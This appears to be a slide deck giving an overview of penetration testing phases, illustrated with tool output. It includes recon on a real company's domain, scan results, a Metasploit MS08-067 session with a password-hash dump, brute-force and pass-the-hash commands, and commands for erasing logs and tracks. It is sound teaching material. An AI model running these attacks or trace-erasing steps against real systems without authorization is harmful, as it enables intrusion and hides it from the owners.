

# Pentesting

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# Pentesting

What?

- Servers, mobile devices, embedded devices, networks, RF, (web) application security, physical security and the human.

Goal?

- Identify vulnerabilities and advice about risk and possible solutions.

How?

# Pentest phases

1. Preparation
2. Foot-printing
3. Finger-printing
4. Vulnerability assessment
5. Verification and exploitation
6. Post exploitation
7. Report

# Preparation

- Scope / goal / targets
- Signed pentest waiver (also 3th party)
- Date and time of execution
- Black box / gray box / crystal box
- Intrusive / non intrusive
- Privileged / non privileged
- Internet / LAN
- With or without informing other employees

# Foot-printing

- Open sources like Google, news paper, website, [www.code1000.com](http://www.code1000.com)(dutch), social media, etc

# DNS

## DNS Records

Number of IP Records (after resolving CNAME:s and  
CDN analysis and deduplication):

1

Number of name servers in zone:

3

Number of mail servers:

5

IP Records:

1. 194.151.67.182

Name servers in zone:

1. ns1.sogeti.nl

2. ns2.sogeti.nl

3. ns3.sogeti.nl

Mail servers:

1. mx1.c.apgemini.com

2. mx2.c.apgemini.com

3. barracuda1.sogeti.nl

4. barracuda2.sogeti.nl

5. smtp3.sogeti.nl

# DNS Tools

- Whois
- Zone transfer
- Sub-domains
- DNSmap, DNSenum, DNSBrute, DNSRecon

# Whois

```
root@kali:~# whois sogeti.nl
Domain name: sogeti.nl
Status:      active

Registrar:
  Sogeti Nederland B.V.
  Lange Dreef 17
  4131NJ VIANEN UT
  Netherlands

DNSSEC:      no

Domain nameservers:
  ns1.sogeti.nl      194.151.67.67
  ns2.sogeti.nl      194.151.67.68
  ns3.sogeti.nl      80.112.236.195

Record maintained by: NL Domain Registry
```





# DNSMap

## Demo

# Robtex.com

sogeti.nl

Robtex LTD [CY] <https://www.robtex.com/en/advisory/dns/nl/sogeti/>

Apps Resource Guru Security Innovation [...] Category:Software A... Category:Software A... Room362.com <https://www.owasp...> How to P...

All the information you could ever need on what other domains are using the same nameservers, mailservers and other data.

## IP addresses of sogeti.nl (1 shown)

What IP addresses does the hostname sogeti.nl point to?

194.151.67.182

## The IP addresses of the delegated name servers of sogeti.nl (3 shown)

80.112.236.195  
194.151.67.67  
194.151.67.68

## IP addresses of name servers of sogeti.nl (3 shown)

80.112.236.195  
194.151.67.67  
194.151.67.68

## Delegated name servers of sogeti.nl (3 shown)

NS1.SOGETI.NL  
NS2.SOGETI.NL  
NS3.SOGETI.NL

## The IP addresses of the mail servers of sogeti.nl (7 shown)

194.4.230.86  
194.4.230.89  
194.4.230.92  
194.4.230.94  
194.11.253.155  
194.11.253.157  
194.11.253.158

## Domains using the same nameservers as sogeti.nl (28 shown)

METHEMEDIA.COM  
SOGETIBOOKS.COM  
TESTOPLEIDINGEN.COM  
TESTTRAININGS.COM  
TPINEXT.COM  
TPINEXTMASTERS.COM  
DYA.INFO  
HOSKYNS.IT  
PROGRAMMATOR.IT

## Mail servers of sogeti.nl (2 shown)

MX1.CAPGEMINI.COM  
MX2.CAPGEMINI.COM

# Ripe

```
← → ↻ https://apps.db.ripe.net/search/query.html#resultsAnchor

Note: this output has been filtered.
To see full objects, check the "Show full object details" box.

Abuse contact info: noc@ilsemedia.nl

inetnum:          62.69.164.0 - 62.69.167.255
netname:          ILSE-DIALUP-01
descr:           Sanoma Digital bv dialup pools
country:         NL
admin-c:         imbt1-RIPE
tech-c:          imbt1-RIPE
status:          ASSIGNED PA
mnt-by:          ILSE-MNT
source:          RIPE # Filtered

role:            ilse media bv technical role account
address:         Maassluisstraat 2
address:         1062 GD Amsterdam
address:         the Netherlands
phone:          +31 20 840 45 00
admin-c:         SS12252-RIPE
tech-c:          SS12252-RIPE
tech-c:          MLE12-RIPE
tech-c:          AH348-RIPE
nic-hdl:         imbt1-RIPE
mnt-by:          ILSE-MNT
source:          RIPE # Filtered

route:          62.69.160.0/20
descr:          ilse media bv
...

```


# DNS Zone transfer

- Host -la voorbeelddomein.nl
- dig @8.8.8.8 voorbeelddomein.nl axfr
- Nslookup


```
root@kali:~# nslookup
> server 8.8.8.8
Default server: 8.8.8.8
Address: 8.8.8.8#53
> set type=any
> ls -d voorbeelddomein.nl
```

# Visual traceroute

**Network Location Tool**  
approximate geophysical location



**network information**

IP Address	194.151.67.182
Base Domain	kpn.net
Country	Netherlands 
Region	11
City	Zoetermeer
Latitude	52.05
Longitude	4.5
Area Code	Unknown
Postal Code	Unknown
Distance from Last (as the crow flies)	56.2 miles
Source	MaxMind


**locate a network**

Remote Address

Use Current IP

Source  MaxMind  Hostip.info

# Foca




The screenshot displays the FOCA Free 2.6 application window. The title bar reads "FOCA Free 2.6". The menu bar includes "File", "Metadata", "Domain Enumeration", "Software Recognition", "Tools", "Logs", "Options", and "About". The "Metadata" tab is active, showing a tree view on the left with categories like Documents (8/10), Metadata Summary, Users (3), Folders (0), Printers (0), Software (1), Emails (0), and Operating Systems (1). The main area features a large pink cartoon character and the word "FOCA" in pink. Below this is a table with two columns: "Attribute" and "Value".

Attribute	Value
<b>All software found (1) - Times found</b>	
Microsoft Office 2008 for Mac	3

Below the table, there are two buttons: "Export data to file" and "Search documents where appears this value".

# Maltego









# Finger-printing

- Portscan
- Crawlers
- Banner grabbing / service discovery
- Sniffing
- Enumeration (smb, ftp, snmp ....)

# Poortscan

- Nmap
- Angry ip scanner
- Hping

# HPing

```
# hping3 --scan known 1.2.3.4 -S
```

```
Scanning 1.2.3.4 (1.2.3.4), port known
245 ports to scan, use -V to see all the replies
+---+-----+-----+---+-----+-----+
|port| serv name | flags |ttl| id  | win | len |
+---+-----+-----+---+-----+-----+
   9 discard  : .S..A... 64    0 32767 44
  13 daytime  : .S..A... 64    0 32767 44
  21 ftp      : .S..A... 64    0 32767 44
  22 ssh     : .S..A... 64    0 32767 44
  25 smtp    : .S..A... 64    0 32767 44
  37 time    : .S..A... 64    0 32767 44
  80 www     : .S..A... 64    0 32767 44
 111 sunrpc  : .S..A... 64    0 32767 44
 113 auth    : .S..A... 64    0 32767 44
 631 ipp     : .S..A... 64    0 32767 44
3306 mysql  : .S..A... 64    0 32767 44
6000 x11    : .S..A... 64    0 32767 44
6667 ircd   : .S..A... 64    0 3072 44
All replies received. Done.
Not responding ports:
```

# NMAP (Demo)

```
root@bt:/usr/src/nmap# nmap www.        .nl

Starting Nmap 6.25 ( http://nmap.org ) at 2013-09-15 12:37 CEST
Warning: File ./nmap-services exists, but Nmap is using /usr/local/bi
r local directory (may affect the other data files too).
Nmap scan report for www.        .nl (194.192.192.186)
Host is up (0.013s latency).
rDNS record for 194.192.192.186: << .nl
Not shown: 996 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
110/tcp   open  pop3
443/tcp   open  https
1352/tcp  open  lotusnotes

Nmap done: 1 IP address (1 host up) scanned in 4.87 seconds
root@bt:/usr/src/nmap#
```

# Sniffing

- Wireshark / Tshark
- TCPdump
- USB, I2C, JTAG, CAN bus, RF, ethernet, etc.
- Side channel

# Wireshark

Capturing from any [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save




No.	Time	Source	Destination	Protocol	Length	Info
10	3.00371000	10.211.55.4	10.211.55.1	DNS	74	Standard query 0x201e A www.kali.org
11	5.005824000	10.211.55.4	10.211.55.1	DNS	74	Standard query 0x0bec AAAA www.kali.org
12	5.006003000	10.211.55.4	10.211.55.1	DNS	75	Standard query 0xa301 A docs.kali.org
13	5.006114000	10.211.55.4	10.211.55.1	DNS	75	Standard query 0xb518 AAAA docs.kali.org
14	5.006176000	10.211.55.4	10.211.55.1	DNS	77	Standard query 0x5bbb A forums.kali.org
15	5.014117000	10.211.55.1	10.211.55.4	DNS	134	Standard query response 0x0bec
16	5.014143000	10.211.55.1	10.211.55.4	DNS	135	Standard query response 0xb518
17	5.014148000	10.211.55.1	10.211.55.4	DNS	492	Standard query response 0x20fe A 208.88.127.98
18	5.014522000	10.211.55.4	10.211.55.1	DNS	88	Standard query 0xc87b A www.offensive-security.com
19	5.014601000	10.211.55.4	10.211.55.1	DNS	88	Standard query 0xafid AAAA www.offensive-security.com
20	5.023017000	10.211.55.1	10.211.55.4	DNS	145	Standard query response 0xafid
21	5.032293000	10.211.55.1	10.211.55.4	DNS	493	Standard query response 0xa301 A 208.88.127.103
22	5.032645000	10.211.55.4	10.211.55.1	DNS	76	Standard query 0x1133 A www.offsec.com
23	5.032734000	10.211.55.4	10.211.55.1	DNS	76	Standard query 0x7f63 AAAA www.offsec.com
24	5.040956000	10.211.55.1	10.211.55.4	DNS	133	Standard query response 0x7f63
25	5.058822000	10.211.55.1	10.211.55.4	DNS	548	Standard query response 0x1133 A 67.23.72.115
26	5.265892000	10.211.55.1	10.211.55.4	DNS	495	Standard query response 0x5bbb A 208.88.127.101
27	5.266041000	10.211.55.4	10.211.55.1	DNS	77	Standard query 0xae64 AAAA forums.kali.org
28	5.267097000	10.211.55.1	10.211.55.4	DNS	137	Standard query response 0xae64

Frame 1: 44 bytes on wire (352 bits), 44 bytes captured (352 bits) on interface 0  
Linux cooked capture  
Address Resolution Protocol (request)

```
0000 00 04 00 01 00 06 00 1c 42 b7 4b 92 00 00 08 06 ..... B.K....
0010 00 01 08 00 06 04 00 01 00 1c 42 b7 4b 92 0a d3 ..... .B.K...
0020 37 04 00 00 00 00 00 00 0a d3 37 01 7..... ..7.
```

any: <live capture in progress> File: ... Packets: 33 · Displayed: 33 (100.0%) Profile: Default

# BusPirate, logic analyzer, GoodFet, Shikra





# RF

- Ubertooth
- RTL-SDR
- HackRF One
- Android device (NFCProxy)
- Proxmark III



# Side channel

- Timing attack
- Power / Acoustic / Electromagnetic analysis
- Differential fault analysis (Poodle)
- Data remanence
- Row hammer
- File size, log size, memory consumption, CPU utilization, etc.

# Side channel - timing

```
If (!userExists($USERNAME)  
    {UsernameOrPasswordIncorect();}
```

```
If(userBanned($USERNAME)  
    {UsernameOrPasswordIncorect();}
```

```
If(checkLogin($USERNAME,$PASSWORD))  
    {UsernameOrPasswordIncorect();}
```

# Vulnerability assessment

- Vulnerability scanners / crawlers / spiders
- Proxy
- Fuzzing
- Password attacks
- Cryptanalysis
- CVE , exploitDB(searchsploit), bugtraq  
shodan

# Vulnerability scanner / crawlers / spiders

- Vulnerability scanners  
Nessus, OpenVas, Nexpose, Core Impact, Qualys
- Web application security scanners  
Nikto, skipfish, arachni, acunetix, appscan
- Applicatie specifiek  
SAPScan, WPScan, Spscan, Joomscan
- Simpel crawling script

# Nessus

Scans > Hosts

39

Vulnerabilities

157

Severity ▲	Plugin Name	Plugin Family	Count
CRITICAL	MS08-067: Microsoft Windows Server Service Crafted R...	Windows	1
CRITICAL	MS09-001: Microsoft Windows SMB Vulnerabilities Rem...	Windows	1
HIGH	PCI DSS compliance	Policy Compliance	14
HIGH	Apache HTTP Server Byte Range DoS	Web Servers	2
HIGH	Apache Struts2 action: Parameter Arbitrary Remote Com...	CGI abuses	2
HIGH	SNMP Agent Default Community Name (public)	SNMP	2
HIGH	Unsupported Web Server Detection	Web Servers	2
HIGH	Adobe ColdFusion 'locale' Parameter Directory Traversal	CGI abuses	1

# Proxy

- OWASP ZAP
- WebScarab
- Burp suit
- IronWasp
- DIY script

```
class Proxy(SimpleHTTPServer.SimpleHTTPRequestHandler):  
    def do_GET(self):  
        self.copyfile(urllib.urlopen(self.path), self.wfile)
```





# IronWasp

The screenshot shows the IronWASP 2014 beta application window. The title bar reads "IronWASP 2014 beta". The menu bar includes "Project", "Generate Report", "Modules", "Tools", "Sequence Recording Tools", "Interactive Testing Tools", "Dev Tools", and "About". A "Show Config" link is visible in the top right corner.

The left pane displays a project tree under "Project":

- Vulnerabilities (22)
  - High (8)
  - Medium (11)
    - http://localhost:9090/ (11)
      - Cookie SessionID missing the HttpOnly flag (1)
      - Session Fixation Found (1)
      - Charset Not Set By Server (7)
      - Sensitive Form loaded and submitted Insecurely (2)
    - Low (3)
      - http://localhost:9090/ (3)
        - Server leaks version number (1)
        - AutoComplete Enabled on Password Fields (2)
  - Test Leads
  - Information (1)
  - Exceptions
  - SiteMap

The right pane has tabs for "Console", "Automated Scanning", "Manual Testing", "Scripting", "Proxy", and "Logs". The "Automated Scanning" tab is active, with sub-tabs for "Scan Jobs" and "Scan Trace".

A blue informational box states: "When you start an automated scan scan from the 'Console' section or by right-clicking on the 'Sitemap', IronWASP splits the scan in to tiny units called Scan Jobs. These scan jobs are listed below in this".

SCAN ID	STATUS	METHOD	URL
161	Queued	GET	http://localhost:9090/admin/admin/admin/uploads/admi...
162	Queued	GET	http://localhost:9090/admin/admin/admin/uploads/uplo...
163	Queued	GET	http://localhost:9090/admin/admin/admin/uploads/uplo...
164	Queued	GET	http://localhost:9090/admin/admin/admin/uploads/uplo...
165	Queued	GET	http://localhost:9090/admin/admin/admin/uploads/uplo...
166	Queued	GET	http://localhost:9090/admin/admin/uploads/admin/admi...
167	Queued	GET	http://localhost:9090/admin/admin/uploads/admin/admi...

At the bottom of the right pane, there is a control area with a "Stop All Scan Jobs" link, a label "Number of Parallel Scanner Threads Allowed: 1" with a slider, and a "Start All Stopped and Aborted Scan Jobs" link. "Apply" and "Cancel" buttons are also present.




# Burp suit

## demo

# FuzzDB

Checkout fuzzdb

[github.com/fuzzdb-project](https://github.com/fuzzdb-project)



# Fuzzing

## demo

attack

discovery

docs

regex

web-backdoors

wordlists-misc

wordlists-user-passwd

# Verification and exploitation

- Look at open services
- Exploits (metasploit/core impact/searchsploit/DIY)
- Debugging/decompiling/disassembling/re
- Metasploit
- SQLMap
- Password and hash attacks
- Shell (root/administrator/system)

# Look at open services

- nc 192.124.102.88 1392
- Ncat 192.124.102.88 443
- telnet 192.124.102.88 1392

www.██████████.co.uk - /ftproot/SQL Backu

---

[\[To Parent Directory\]](#)

```
11/24/2012 12:19 PM    3831296 ██████████.bak
11/24/2012 12:19 PM    22443520 ██████████ New.bak
11/24/2012 12:19 PM    3024384 ██████████ Returns.bak
11/24/2012 12:19 PM    <dir> Hold
11/24/2012 12:19 PM    1591808 ██████████.bak
```

# Debugging, decompiling, disassembling and RE

- IDA PRO
- OllyDBG
- GDB
- Dex2jar
- SWF Decompiler
- Binwalk

# Searchsploit (demo)

```
root@jackali:~# searchsploit FlashFXPme, the more you are able to hear"
-----
Description | Path
-----
FlashFXP 3.4.0 build 1145 - Remote Buffer Overflow | /windows/dos/3276.cpp
FlashFXP 4.1.8.1701 - Buffer Overflow Vulnerabilit | /windows/remote/18555.txt
FlashFXP 1.4 User Password Encryption Weakness | /windows/local/22564.c
-----
root@jackali:~# █
```



# Metasploit

```
msf > exit  
root@kali:~# msfconsole  
[*] Starting the Metasploit Framework console...-
```



The quiet

```
Payload caught by AV? Fly under the radar with Dynamic Payloads in  
Metasploit Pro -- learn more on http://rapid7.com/metasploit
```

```
    = [ metasploit v4.11.0-2015011401 [core:4.11.0.pre.2015011401 api:1.0.0] ]  
+ -- --=[ 1387 exploits - 783 auxiliary - 223 post           ]  
+ -- --=[ 356 payloads - 37 encoders - 8 nops             ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf > █
```



# Metasploit (demo)

```
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Dutch
[*] Selected Target: Windows XP SP3 Dutch (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (769024 bytes) to 10.3.10.22
[*] Meterpreter session 1 opened (10.211.55.4:42543 -> 10.3.10.22:4444) at 2014-01-13 14:47:08 +

meterpreter > ls

Listing: C:\WINDOWS\system32
=====

Mode                Size           Type             Last modified    Name
----                -
100666/rw-rw-rw-   1621           fil              2012-10-01 18:52:42 +0200  $winnt$.inf
40777/rwxrwxrwx     0              dir              2014-01-13 07:21:23 +0100  .
40777/rwxrwxrwx     0              dir              2013-12-02 17:36:42 +0100  ..
40777/rwxrwxrwx     0              dir              2012-06-15 13:30:22 +0200  1025
40777/rwxrwxrwx     0              dir              2012-06-15 13:30:22 +0200  1028
```

# Hashes (demo)

```
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY c2ec80f879c1b5dc8d2b64f1e2c37a45...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf52d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:9a6ae26408b0629ddc621c90c897b42d:07a59dbe14e2ea9c4792e2f189e2de3a:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:ebf9fa44b3204029db5a8a77f5350160:::
victim:1004:81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf52d:::
```

# Password and hash attacks

- Bruteforce / dictionary / wordlist
- Hash cracking
- Pass-the-hash

# Dictionary & Crunch

FuzzDB

[Wiki.skullsecurity.org/Passwords](http://Wiki.skullsecurity.org/Passwords)

- `crunch 1 1 -t @ -u >wordlist-subdomains.txt`
- `crunch 2 2 -t @% -u >> wordlist-subdomains.txt`
- `crunch 2 2 -t @@ -u >> wordlist-subdomains.txt`
- `crunch 3 3 -t @% -u >> wordlist-subdomains.txt`
- `crunch 3 3 -t @@@ -u >> wordlist-subdomains.txt`
- `crunch 4 4 -t @@@% -u >> wordlist-subdomains.txt`
- `crunch 4 4 -t @@@@ -u >> wordlist-subdomains.txt`
- `crunch 5 5 -t @@@@@ -u >> wordlist-subdomains.txt`

# Bruteforce – THC Hydra

```
root@bt4:~# hydra 192.168.1.1 -L /wordlists/login.txt -P /wordlists/ap_password.txt -t 1 -e ns -f -  
V http-get /index.asp  
Hydra v5.4 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.  
Hydra (http://www.thc.org) starting at 2009-10-14 09:38:19  
[DATA] 1 tasks, 1 servers, 616032 login tries (l:713/p:864), ~616032 tries per task  
[DATA] attacking service http-get on port 80  
[ATTEMPT] target 192.168.1.1 - login "" - pass "" - child 0 - 1 of 616032  
[ATTEMPT] target 192.168.1.1 - login "" - pass "!root" - child 0 - 4 of 616032  
[ATTEMPT] target 192.168.1.1 - login "" - pass "$SRV" - child 0 - 5 of 616032  
[ATTEMPT] target 192.168.1.1 - login "" - pass "*3noguru" - child 0 - 6 of 616032  
[ATTEMPT] target 192.168.1.1 - login "" - pass "1" - child 0 - 7 of 616032  
[ATTEMPT] target 192.168.1.1 - login "" - pass "1111" - child 0 - 8 of 616032  
[ATTEMPT] target 192.168.1.1 - login "" - pass "11111" - child 0 - 9 of 616032  
[ATTEMPT] target 192.168.1.1 - login "" - pass "11111111" - child 0 - 10 of 616032  
[ATTEMPT] target 192.168.1.1 - login "" - pass "1234" - child 0 - 11 of 616032  
[ATTEMPT] target 192.168.1.1 - login "" - pass "12345" - child 0 - 12 of 616032  
[ATTEMPT] target 192.168.1.1 - login "" - pass "123456" - child 0 - 13 of 616032  
[ATTEMPT] target 192.168.1.1 - login "" - pass "12345678" - child 0 - 14 of 616032  
[ATTEMPT] target 192.168.1.1 - login "" - pass "123qwe" - child 0 - 15 of 616032  
[ATTEMPT] target 192.168.1.1 - login "" - pass "1322222" - child 0 - 16 of 616032  
[ATTEMPT] target 192.168.1.1 - login "" - pass "1502" - child 0 - 17 of 616032  
[ATTEMPT] target 192.168.1.1 - login "" - pass "166816" - child 0 - 18 of 616032  
[ATTEMPT] target 192.168.1.1 - login "" - pass "19920706" - child 0 - 19 of 616032
```

# Hash Cracking

- John the ripper
- CloudCracker.com
- oclHashcat
- ElcomSoft
- BarsWF

# BarsWF

```
BarsWF MD5 bruteforcer v0.7 ♥ http://3.14.by/en/md5
by Svarychevski Michail http://3.14.by/ru/md5

GPU0: 369.74 MHash/sec CPU0: 52.25 MHash/sec
GPU1: 462.17 MHash/sec CPU1: 52.18 MHash/sec
GPU2: 462.17 MHash/sec CPU2: 51.59 MHash/sec
CPU3: 51.83 MHash/sec
CPU4: 51.76 MHash/sec
CPU5: 52.23 MHash/sec
CPU6: 52.21 MHash/sec
CPU7: 51.74 MHash/sec

GPU*: 1294.08 MHash/sec CPU*: 415.79 MHash/sec

Key: l'q +J Avg.Total: 1705.22 MHash/sec
Hash:21685d282d79098b89bdf5a916b66c90
Progress: 86.21 % ETC 0 days 0 hours 0 min 35 sec

= Key is: =superq
Press any key to exit
```



# Pass-The-Hash

Cracking hashes is not always needed:  
Just pass-the-hash with:

- Pass-the-hash toolkit
- Mimikatz
- Medusa
- THC hydra
- FreeRDP

```
root@pwnownyou:~# medusa -H IPs.txt -C hashfortester.txt -M smbnt -m PASS:HASH
Medusa v2.0 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.n
ACCOUNT CHECK: [smbnt] Host: 192.168.184.140 (1 of 1, 0 complete) User: Tester (
1404eeead3b435b51404ee:8846f7eaae8fb117ad06bdd830b7586c::: (1 of 1 complete)
ACCOUNT FOUND: [smbnt] Host: 192.168.184.140 User: Tester Password: aad3b435b514
6bdd830b7586c::: [SUCCESS]
```

Demo

# Cryptanalysis

- Known plain text
- Brute force
- Implementation
- Replay, MIT, backdoors
- Side channel
- Rubber-hose

# Post exploitation

- Pivoting / tunneling
- Backdoors
- Privilege escalation
- Hardening & patching
- Erasing tracks

# Pivoting and tunneling

- Route add
- `METERPRETER > run autoroute -h`
- Plink, fport, nc, ncat, OpenVPN and SSH
- iodine, httptunnel (covert channels)

# Erasing tracks

- `history -c && exit`
- `zapper`
- `METERPRETER > clearrev`
- `clearlogs.exe`
- `Ccleaner.exe /AUTO /METHOD "0-3"`
- Log flooding
- Timestomp (MACE attributes NTFS)

# Report

- What did you research and what was the goal?
- What did you not research?
- What did you find?
- Finding, cause, impact and solution **S**
- Risk estimation and prioritizing

# Risk rating

- CVSS
- OWASP risk rating

# OWASP risk rating

Threat agent factors				Vulnerability factors			
Skill level	Motive	Opportunity	Size	Ease of discovery	Ease of exploit	Awareness	Intrusion detection
5	2	7	1	3	6	9	2
Overall likelihood=4.375 (MEDIUM)							

Next, the tester needs to figure out the overall impact. The process is similar here. In many cases the answer will be obvious, but the tester can make an estimate based on the factors, or they can average the scores for each of the factors. Again, less than 3 is low, 3 to less than 6 is medium, and 6 to 9 is high. For example:

Technical Impact				Business Impact			
Loss of confidentiality	Loss of integrity	Loss of availability	Loss of accountability	Financial damage	Reputation damage	Non-compliance	Privacy violation
9	7	5	8	1	2	1	5
Overall technical impact=7.25 (HIGH)				Overall business impact=2.25 (LOW)			

## Determining Severity

However the tester arrives at the likelihood and impact estimates, they can now combine them to get a final severity rating for this risk. Note that if they have good business impact information, they should use that instead of the technical impact information. But if they have no information about the business, then technical impact is the next best thing.

Overall Risk Severity				
Impact	HIGH	Medium	High	Critical
	MEDIUM	Low	Medium	High
	LOW	Note	Low	Medium
		LOW	MEDIUM	HIGH
Likelihood				



# More info

- Securitytube.net
- ptes.org
- OWASP
- CEH & LPT / OSCP / OSCE
- Hacker / security events:
  - Hardwear.io
  - Hack in The Box Amsterdam 2016
  - 32c3 - Hamburg
  - OWASP Meetings & AppSec
  - Brucon